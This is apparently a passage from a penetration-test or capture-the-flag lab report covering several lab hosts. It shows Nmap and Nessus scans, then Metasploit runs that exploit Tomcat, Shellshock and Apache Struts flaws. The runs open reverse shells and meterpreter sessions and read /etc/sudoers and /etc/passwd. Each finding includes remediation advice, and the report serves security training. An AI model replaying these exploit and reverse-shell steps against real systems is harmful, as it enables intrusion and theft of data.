Images	<pre>(root💀 kali)-[~] # nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-04-18 16:07 EDT Nmap scan report for 192.168.13.10 Host is up (0.0000060s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000060s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (6 hosts up) scanned in 21.54 seconds </pre>
Affected Hosts	192.168.13.0/24
Remediation	Ensure your network is secured by using firewalls to block unnecessary ports and regularly updating and patching your systems. Additionally, employ intrusion detection systems (IDS) to monitor and alert about any potential scanning activities.

Vulnerability 5	Findings
Title	Nmap Vulnerability Scan Traceroute

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	An aggressive Nmap scan was conducted, which unveiled the flag and identified the host operating Drupal. Method: Utilized the same ip for the following command nmap -A 192.168.13.0/24
Images	<pre>(root💀 kali)-[~] └─# nmap -A 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-04-16 15:30 EDT TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.000012s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 http-robots.txt: 22 disallowed entries (15 shown) _/core/_profiles/_README.txt _web.config _admin/ _/comment/_reply/_filter/tips/_node/add/_search/_user/register/ _/user/_password/_user/login/_user/logout/_index.php/admin/ /_index.php/comment/_reply/ _http-generator: Drupal 8 (https://www.drupal.org) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop</pre>
Affected Hosts	192.168.13.13
Remediation	Configure your firewall to block ICMP packets and implement rate limiting. Additionally, use Intrusion Detection Systems (IDS) to detect and alert about any potential scanning activities.

Vulnerability 6	Findings
Title	Critical Vulnerability Apache Struts
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The vulnerability was identified from the Nessus scan results, which pinpointed

	<p>a critical issue in Apache Struts.</p> <p>Method: The results from nmap's aggressive scan. We targeted the IP address 192.168.13.12 and scanned this vulnerable IP using Nessus to obtain the results.</p>																												
Images	<p>TRACEROUTE HOP RTT ADDRESS 1 0.06 ms 192.168.13.10</p> <p>Nmap scan report for 192.168.13.12 Host is up (0.000020s latency). Not shown: 999 closed tcp ports (reset)</p> <table><thead><tr><th>PORT</th><th>STATE</th><th>SERVICE</th><th>VERSION</th></tr></thead><tbody><tr><td>8080/tcp</td><td>open</td><td>http</td><td>Apache Tomcat/Coyote JSP engine 1.1</td></tr><tr><td></td><td></td><td> _http-server-header:</td><td>Apache-Coyote/1.1</td></tr><tr><td></td><td></td><td> _http-title:</td><td>Site doesn't have a title (text/html; charset=UTF-8)</td></tr><tr><td></td><td></td><td> _http-favicon:</td><td>Spring Java Framework</td></tr><tr><td></td><td></td><td> http-methods:</td><td></td></tr><tr><td></td><td></td><td> _ Potentially risky methods:</td><td>PUT DELETE TRACE PATCH</td></tr></tbody></table> <p>MAC Address: 02:42:C0:A8:0D:0C (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop</p> <pre>(root💀 kali)-[~] # sudo systemctl start nessusd (root💀 kali)-[~] #</pre>	PORT	STATE	SERVICE	VERSION	8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1			_http-server-header:	Apache-Coyote/1.1			_http-title:	Site doesn't have a title (text/html; charset=UTF-8)			_http-favicon:	Spring Java Framework			http-methods:				_ Potentially risky methods:	PUT DELETE TRACE PATCH
PORT	STATE	SERVICE	VERSION																										
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1																										
		_http-server-header:	Apache-Coyote/1.1																										
		_http-title:	Site doesn't have a title (text/html; charset=UTF-8)																										
		_http-favicon:	Spring Java Framework																										
		http-methods:																											
		_ Potentially risky methods:	PUT DELETE TRACE PATCH																										

Scans

flag 6

Hosts 1 Vulnerabilities 12 History 1

Host Vulnerabilities %

Host: 192.168.13.12 Vulnerabilities: 12

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:06 PM

Vulnerabilities

New Scan / Basic Network Scan

Back to Scan Templates

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: flag 6

Description:

Folder: My Scans

Targets: 192.168.13.12

Upload Targets Add File

Save Launch Cancel

Scans

flag 6 / 192.168.13.12

Vulnerabilities 12

Sev	Score	Name	Family	Count
Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1
Medium	6.5	IP Forwarding Enabled	Firewalls	1
Info	...	HTTP (Multiple Issues)	Web Servers	3
Info	...	Apache Tomcat Detection	Web Servers	1
Info	...	Device Type	General	1
Info	...	Ethernet MAC Addresses	General	1

Host Details

IP: 192.168.13.12
OS: Linux Kernel 2.6
Start: Today at 4:06 PM

Vulnerabilities

flag 6 / Plugin #97610

Vulnerabilities 12

Critical Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.


Affected Hosts 192.168.13.12

Remediation To mitigate the Apache Struts 2.3.5-2.3.31 / 2.5x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) vulnerability, consider switching to Jason Pells multipart parser or implementing a Servlet filter to validate Content-Type. If these

	options are not feasible, you could remove the File Upload Interceptor from the stack.
Vulnerability 7	Findings
Title	RCE Exploit - Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	<p>The exploitation of a Remote Code Execution (RCE) vulnerability in Apache Tomcat (CVE-2017-12617) facilitated the acquisition of a sensitive file.</p> <p>Method: Leveraged the findings from the aggressive Nmap scan to identify unsecured services operating on the ports. Utilized Metasploit to search for the appropriate RCE exploit for the Apache Tomcat service and navigated post-shell creation to locate the sensitive file.</p>
Images	<pre> TRACEROUTE HOP RTT ADDRESS 1 0.06 ms 192.168.13.10 Nmap scan report for 192.168.13.12 Host is up (0.000020s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-title: Site doesn't have a title (text/html; charset=UTF-8). _http-favicon: Spring Java Framework http-methods: _ Potentially risky methods: PUT DELETE TRACE PATCH MAC Address: 02:42:C0:A8:0D:0C (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop </pre> <pre> Metasploit tip: Writing a custom module? After editing your module, why not try the reload command msf6 > search tomcat jsp Matching Modules # Name Disclosure Date Rank Check Description - auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read 1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution 2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution 3 exploit/windows/http/cainix_xpost_sql_rce 2020-06-04 excellent Yes Cainix xPost wayfinder_segid SQLi to RCE 4 exploit/linux/http/cpl_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability 5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass msf6 > use 5 [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options </pre>


<pre> msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10 rhosts => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.10 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description LHOST 172.24.209.181 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions Active sessions ----- Id Name Type Information Connection -- -- -- -- -- 6 shell java/linux 172.24.209.181:4444 -> 192.168.13.10:55752 (192.168.13.10) msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 6 [*] Starting interaction with 6 ... ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp webapps work find / -type f -iname "*flag*" /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttys2/flags /sys/devices/platform/serial8250/tty/ttys0/flags /sys/devices/platform/serial8250/tty/ttys3/flags /sys/devices/platform/serial8250/tty/ttys1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags cat /root/.flag7.txt 8ks6sbhss </pre>	
Affected Hosts	192.168.13.12
Remediation	Ensure the engine is updated to the latest version and regularly apply security patches. Deactivate unneeded services and enforce the principle of minimal privilege.


Vulnerability 8	Findings
Title	RCE Exploit - Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High

<p>Description</p> <p>Exploiting the Shellshock vulnerability in a web server. Method: Searched for shellshock exploits in metasploit, found apache_mod_cgi_bash_env_exec exploit and used RHOST and target URI to run the payload. Found the exposed content utilizing the cat /etc/sudoers.d command</p>												
<pre>(root㉿kali)-[~] └─# nmap -A 192.168.13.11 Starting Nmap 7.92 (https://nmap.org) at 2024-04-16 18:47 EDT Nmap scan report for 192.168.13.11 Host is up (0.000062s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) _http-title: Apache2 Ubuntu Default Page: It works _http-server-header: Apache/2.4.7 (Ubuntu) MAC Address: 02:42:C0:A8:0D:0B (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.06 ms 192.168.13.11 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 15.55 seconds (root㉿kali)-[~] └─#</pre>  <pre>File Actions Edit View Help root@kali:~/Documents/day_2_x root@kali:~ x root@kali:~ x msf6 > search shellshock Matching Modules ===== # Name Disclosure Date Rank Check Description - exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Switch Bash Environment Variable Code Injection (Shellshock) 1 exploit/linux/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod-cgi Bash Environment Variable Code Injection (Shellshock) auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod-cgi Bash Environment Variable Injector (Shellshock) 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock) auxiliary/server/dhcpc_client_bash_env 2014-09-24 normal No DHCP Client Bash Environment Variable Code Injection (Shellshock) 5 exploit/unix/http/basic_environment 2014-09-24 excellent No Basic Environment Variable Code Injection (Shellshock) exploit/unix/http/basic_environment 2014-09-24 excellent Yes Basic Environment Variable Code Injection (Shellshock) 7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OSX VMware Fusion Privilege Escalation via Bash Environment Variable Code Injection (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock) 10 exploit/unix/smtp/gmail_bash_env_exec 2014-09-24 normal No Gmail SMTP Bash Environment Variable Injection (Shellshock) 11 exploit/unix/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / Linuxkit PortBot / Fbot IRC Bot Remote Code Execution Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec msf6 > use 1 [*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): Name Current Setting Required Description -----+-----+-----+ CMD_MAX_LENGTH 2048 yes CMD max line length CVE CVE-2014-6271 yes CVE-2014-6271 exploit (Accepted: CVE-2014-6271, CVE-2014-6278) HEADER User-Agent yes HTTP header to use METHOD GET yes HTTP method to use Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.11 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 4444 yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SSL false no Negotiate SSL/TLS for outgoing connections SSLCert no Path to a custom SSL certificate (default is randomly generated) TARGETURI /cgi-bin/shockme.cgi yes Path to CGI script TIMEOUT 5 yes HTTP request timeout (seconds) URIPath / no The URL to use for this exploit (default is random) VHOST no HTTP server virtual host Payload options (linux/x64/meterpreter/reverse_tcp): Name Current Setting Required Description -----+-----+-----+ LHOST 172.26.8.21 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port</pre> <p>Exploit target:</p> <table border="1"> <thead> <tr> <th>Name</th> <th>Current Setting</th> <th>Required</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>LHOST</td> <td>172.26.8.21</td> <td>yes</td> <td>The listen address (an interface may be specified)</td> </tr> <tr> <td>LPORT</td> <td>4444</td> <td>yes</td> <td>The listen port</td> </tr> </tbody> </table>	Name	Current Setting	Required	Description	LHOST	172.26.8.21	yes	The listen address (an interface may be specified)	LPORT	4444	yes	The listen port
Name	Current Setting	Required	Description									
LHOST	172.26.8.21	yes	The listen address (an interface may be specified)									
LPORT	4444	yes	The listen port									

	<pre> msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.26.8.21:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.26.8.21:4444 → 192.168.13.11:42564) at 2024-04-16 19:09:32 -0400 meterpreter > shell Process 70 created. Channel 1 created. cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>
Affected Hosts	192.168.13.11
Remediation	Ensure your Bash version is updated to the latest one that includes a patch for this vulnerability. Additionally, use Shellshock detection tools or plugins to scan for vulnerabilities and exploits, and closely track your network activity. Regularly apply security patches as they become available.

Vulnerability 9		Findings
Title	RCE Exploit - Shellshock II	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	High	
Description	In the same Machine we continue to exploit. Method: cat /etc/passwd	

Images  <pre>#includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less cat /etc/passwd root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
Affected Hosts 192.168.13.11
Remediation Enforce stringent file permissions and execute systematic audits to ascertain that confidential files are not accessible to the public.

Vulnerability 10	Findings
Title	Apache Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	
Description	<p>The Struts vulnerability (CVE-2017-5638) was exploited to retrieve the contents.</p> <p>Method: Determined this host was vulnerable struts with the Nessus scan, searched for struts exploits in Metasploit, found struts2_content_type_ognl exploit set the RHOST, ran the exploit and downloaded the contents from the linux server using meterpreter and unzipped the file for the contents within.</p>
Images 	

flag 10 / Plugin #97610

[Back to Vulnerabilities](#)

Vulnerabilities [2]

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description
The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution
Upgrade to Apache Struts version 2.3.32 (2.5.10.1 or later). Alternatively, apply the workaround referenced in the vendor advisory.

Plugin Details

- Severity: Critical
- ID: 97610
- Version: 1.24
- Type: remote
- Family: CGI abuses
- Published: March 8, 2017
- Modified: November 30, 2021

Vulnerability Information

CPE: cpe:/a:apache:struts

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: March 6, 2017

Vulnerability Pub Date: March 6, 2017

Exploited by Nessus: true

In the news: true

Exploitable With

Metasploit (Apache Struts Jakarta Multipart Parser OGNL Injection)

CANVAS ()

Core Impact

Reference Information

EDB-ID: [41570](#), [41614](#)

CERT: [834067](#)

BID: [96729](#)

CISA-KNOWN-EXPLOITED: 2022/05/03

CVE: [CVE-2017-5638](#)

```
msf6 > search apache struts
Matching Modules
=====
Name          Status      Rank      Check    Description
=====
exploit/multi/http/struts/default_action_mapper      excellent   Yes   Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts/dev_mode                  excellent   Yes   Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/struts2_multi_eval_ognl          excellent   Yes   Apache Struts 2 Forced Multi OGNL Evaluation
exploit/multi/http/struts2_namespace_ognl           excellent   Yes   Apache Struts 2 Namespace Redirect OGNL Injection
exploit/multi/http/struts2_rest_xstream            excellent   Yes   Apache Struts 2 REST Plugin XStream RCE
exploit/multi/http/struts2_xss_exec_showcase        excellent   Yes   Apache Struts 2 XSS Plugin Dynamic OGNL Code Execution
exploit/multi/http/struts_code_exec_classloader     normal     No    Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_dmi_exec                 excellent   Yes   Apache Struts Dynamic Method Invocation Remote Code Execution
exploit/multi/http/struts2_content_type_ognl        excellent   Yes   Apache Struts Jakarta Multipart Parser OGNL Injection
exploit/multi/http/struts2_exec_parameters          excellent   Yes   Apache Struts Parameter Interception Remote Code Execution
exploit/multi/http/struts2_exec_params              excellent   Yes   Apache Struts Parameters Through Dynamic Method Invocation Remote Code Execution
exploit/multi/http/struts_code_exec                2016-07-01   good  No    Apache Struts Remote Command Execution
exploit/multi/http/struts_code_exec_exception_delegator 2012-01-06   excellent  No   Apache Struts Remote Command Execution
exploit/multi/http/struts_include_params            2013-05-24   great  Yes   Apache Struts includeParams Remote Code Execution
auxiliary/scanner/http/log4shell_scanner          2021-12-09   normal  No    Log4Shell HTTP Scanner

Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/http/log4shell_scanner
msf6 > use 8
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

```

msf6 exploit(multi/http.struts2_content_type_ognl) > options
Module options (exploit/multi/http.struts2_content_type_ognl):
Name   Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           8080      yes       The target port (TCP)
SSL              false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /struts2-showcase/ yes       The path to a struts application action
VHOST           no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  172.26.8.21      yes       The listen address (an interface may be specified)
LPORT  4444               yes       The listen port

Exploit target:
Id  Name
--  --
0  Universal

msf6 exploit(multi/http.struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http.struts2_content_type_ognl) > run
[*] Started reverse TCP handler on 172.26.8.21:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http.struts2_content_type_ognl) > [*] Meterpreter session 1 opened (172.26.8.21:4444 → 192.168.13.12:34436 ) at 2024-04-16 20:27:48 -0400
sessions -1

Active sessions
Id  Name  Type            Information           Connection
--  --   --
1   meterpreter x64/linux root @ 192.168.13.12  172.26.8.21:4444 → 192.168.13.12:34436 (192.168.13.12)

msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > shell
Process 59 created.
Channel 1 created.
find / -type f -iname "*flag*"
/root/flagisinThisfile.7z
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
exit
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > 

[roo@kali ~]#
# ls
